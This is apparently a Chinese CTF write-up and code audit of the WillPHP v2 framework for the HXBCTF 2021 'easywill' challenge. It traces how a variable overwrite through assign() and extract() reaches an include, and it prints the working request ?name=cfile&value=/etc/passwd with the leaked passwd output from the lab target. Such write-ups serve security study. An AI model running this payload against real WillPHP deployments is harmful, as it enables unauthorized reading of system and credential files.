

一、WiIIPHPv2代码审计-[变量覆盖]-[文件包含]-[任意文件读取漏洞]-[pearcmd裸文件包含]

原创

qwsn 于 2021-12-12 22:12:59 发布 1374 收藏 2

分类专栏: # 2.PHP代码审计 文章标签: php框架调试 phpwillv2漏洞复现 php裸文件包含 pearcmd.php漏洞 2021湖湘杯WEB

qwsn

本文链接: https://blog.csdn.net/qg_45555226/article/details/121894691

版权

什么是源代码审计?

源代码审计 (Code Review) 是由具备丰富编码经验并对安全编码原则及应用安全具有深刻理解的安

全服务人员系统的源代码和软件架构的安全性、可靠性进行全面的检查。

源代码审计服务的目的在于充分挖掘当前代码中存在的安全缺陷以及规范性缺陷,从而让开发人员了解其开发的应用系统可能会面临的威胁,并指导开发人员正确修复程序缺陷。

[2.PHP代码审计 专栏收录该内容](#)

5 篇文章 2 订阅

订阅专栏

时间戳——2021.12.12



赶紧学习 拉开差距

0x01 [HXBCTF 2021]easywill_WriteUp:

一、PHPSTORM框架调试

第一步：登录buuctf，打开[HXBCTF 2021]easywill题目的容器环境

题目 解题快手榜

[HXBCTF 2021]easywill

5

靶机信息

剩余时间: 10747s

<http://d3311775-9578-4f68-bc33-30b6e79897e7.node4.buuoj.cn:81>

销毁靶机 靶机续期 已解锁

Flag 提交

CSDN @qwsn

第二步：进入打开的题目链接，发现有一段代码提示，以及两个选项，一个是开发手册，一个是下载新版本。（经过查看html源码没有提示，也没有www.zip和robots.txt，但是很明显发现这个是ThinkPHP、WillPHPv2版本的框架，因此我们之后打算下载PHP源码，然后放到PHPSTORM进行Xdebug框架调试）


代码提示给出的信息：一个assign函数、一个view()函数

The screenshot shows a web browser window with the URL `99b25979-74e8-4d98-bd49-36df33e9aeac.node4.buuoj.cn:81`. The page displays a PHP code snippet in a red-bordered box:


```
<?php
namespace home\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'],$_GET['value']);
        return view();
    }
}
```


Below the code, the page title is "WillPHPv2" and there are buttons for "首页", "示例", and "官网". The main content area features a large graphic with the text "欢迎使用 WillPHP v2.1.5 极速开发框架" and buttons for "开发手册" and "下载新版". A red box highlights the "开发手册" button. A status bar at the bottom right shows "CSDN @qwsn".

第三步：点击开发手册，发现assign函数的功能



第四步: 点击下载新版本, 下载下来, 放到本地环境中






第五步（可以不要）：在app\controller\IndexController.php里面添加如下内容，尽量还原题目，就是给一个提示

```

1 <?php
2 namespace app\controller;
3 class IndexController{
4     public function index(){
5         highlight_file(__FILE__);
6         assign($_GET['name'],$_GET['value']);
7         return view();
8     }
9 }
    
```

CSDN @qwsn





欢迎使用 WillPHP v2.2.3 极速开发框架


[开发手册](#)
[下载新版](#)
[Q群:325825297](#)
[官网](#)

CSDN @qwsn

第六步：开始在PHPSTORM调试


1、设置断点，传入参数

设置断点传入参数的方法：




传入参数的姿势：






传入参数的结果:



2、键入F7，步入：很明显，这个步入就是进入了assign函数，这里的双冒号指的是所属空间
获得信息：`assign()`函数处于View类中




3、从上一步得知，我们需要跳转到assign函数所处的View类上，因此在上一步按住ctrl+点击View，发现在View.php里面，assign函数会把value参数的值赋值给vars数组的name键，这里就好像符合了assign在使用手册里面的功能了。
获得信息：`assign`函数会把value参数的值赋值给vars数组的name键




4、经过fetch函数->render函数->renderTo函数，最终停在了Template.php页面，发现了**【变量覆盖+文件包含】构成的【任意文件读取漏洞】**

extract(\$vars)的功能是：把vars数组的键值对，转换为变量和变量值的对应关系，如果该数组里的键与已存在的变量同名，则覆盖已有变量。所以我们构造可以传入的键值对vars[cfi]=任意可读文件，也就是传入?name=cfi&value=任意可读文件，我们就可以让后面的include \$cfi成功的包含我们想要读取的可读文件。



```
41 $m = strtolower(strrchr(__MODULE__, $m)); $m = "index"
42 $cfile = 'view-' . $m . '-baseName($viewfile)'.php'; $m: "index" $cfile: "L:/PHP/phpStudy/PHPTutorial/WWW/exp/willphpv2/runtime/viewc/view-index_index.html.php"
43 if (basename($viewfile) == 'jump.html') {
44     $cfile = 'view-jump.html.php';
45 }
46 $cfile = PATH_VIEWC . '/' . $cfile;
47 if (APP_DEBUG || !file_exists($cfile) || filemtime($cfile) < filemtime($viewfile)) {
48     $strs = self::compile(file_get_contents($viewfile), $vars); $viewfile: "L:/PHP/phpStudy/PHPTutorial/WWW/exp/willphpv2/app/view/index/index.html" $strs: "<!DOCTYPE html>\r\n<h1>
49     file_put_contents($cfile, $strs); $cfile: "L:/PHP/phpStudy/PHPTutorial/WWW/exp/willphpv2/runtime/viewc/view-index_index.html.php" $strs: "<!DOCTYPE html>\r\n<html>\r\n<head>\r\n
50 }
51 extract($vars); $vars: {AAAAAAAAAAAAAAAAAAAA => "BBBBBBBBBBBBBBBBBBBBBBBB", vhash => "6b3d11de47ca5b33514ecd22ca67425"} 2]
52 include $cfile;
53 }
```

5、本地添加一个测试文件test.txt，用来读取




6、在变量覆盖漏洞处打上断点，开启调试，按下两次F9恢复程序，传入参数，如下所示：



传入参数后的phpstorm页面

```
51 extract($vars); $vars: {cfile => "test.txt", vhash => "6b3d11de47ca5b33514ecd22d2a67425"}[2]
52 include $cfile;
53 }
```

7、键入F7步入，就成功的跳转到了test.txt



第七步：总结漏洞的利用姿势：

漏洞	利用方法
可控点name和value	通过get的形式传入参数的值
assign(<i>ET</i> [<i>name</i>],_GET['value'])	读取get形式传入的参数name和value的值，传入assign函数
assign函数的关键功能：\$vars[\$name] = \$value;	把\$value的值传给vars数组的name键
extract(\$vars)	把vars数组中的键值对转换为对应的变量和变量值，若键值与已有变量名重复，则覆盖原有变量名的内容
include \$cfile	对不符合php语法规范的进行读取操作，对符合php语法规范的进行解析执行
任意文件读取漏洞	以上综合得出漏洞利用姿势：?name=cfile&value=任意可读取文件

第八步：在BUUCTF里面测试漏洞

1、我们在buuctf里面打开的题目链接里面，测试上述漏洞。由于靶机是linux操作系统，所以我们可以读取已有的文件/etc/passwd。

所以传入右边的参数，利用文件包含读取文件：`index.php?name=cfile&value=/etc/passwd`

The screenshot shows a web browser with a PHP code editor and a HackBar tool. The PHP code is as follows:

```
<?php
namespace home\controller;
class IndexController{
    public function index(){
        highlight_file(__FILE__);
        assign($_GET['name'], $_GET['value']);
        return view();
    }
}
```

The HackBar tool shows the following URL and parameters:

```
http://033110d8-9943-4332-98c1-1eaf27edb1cc.node4.buuoj.cn:81/index.php
?name=cfile
&value=/etc/passwd
```

The output of the PHP code is shown in a red box:

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin 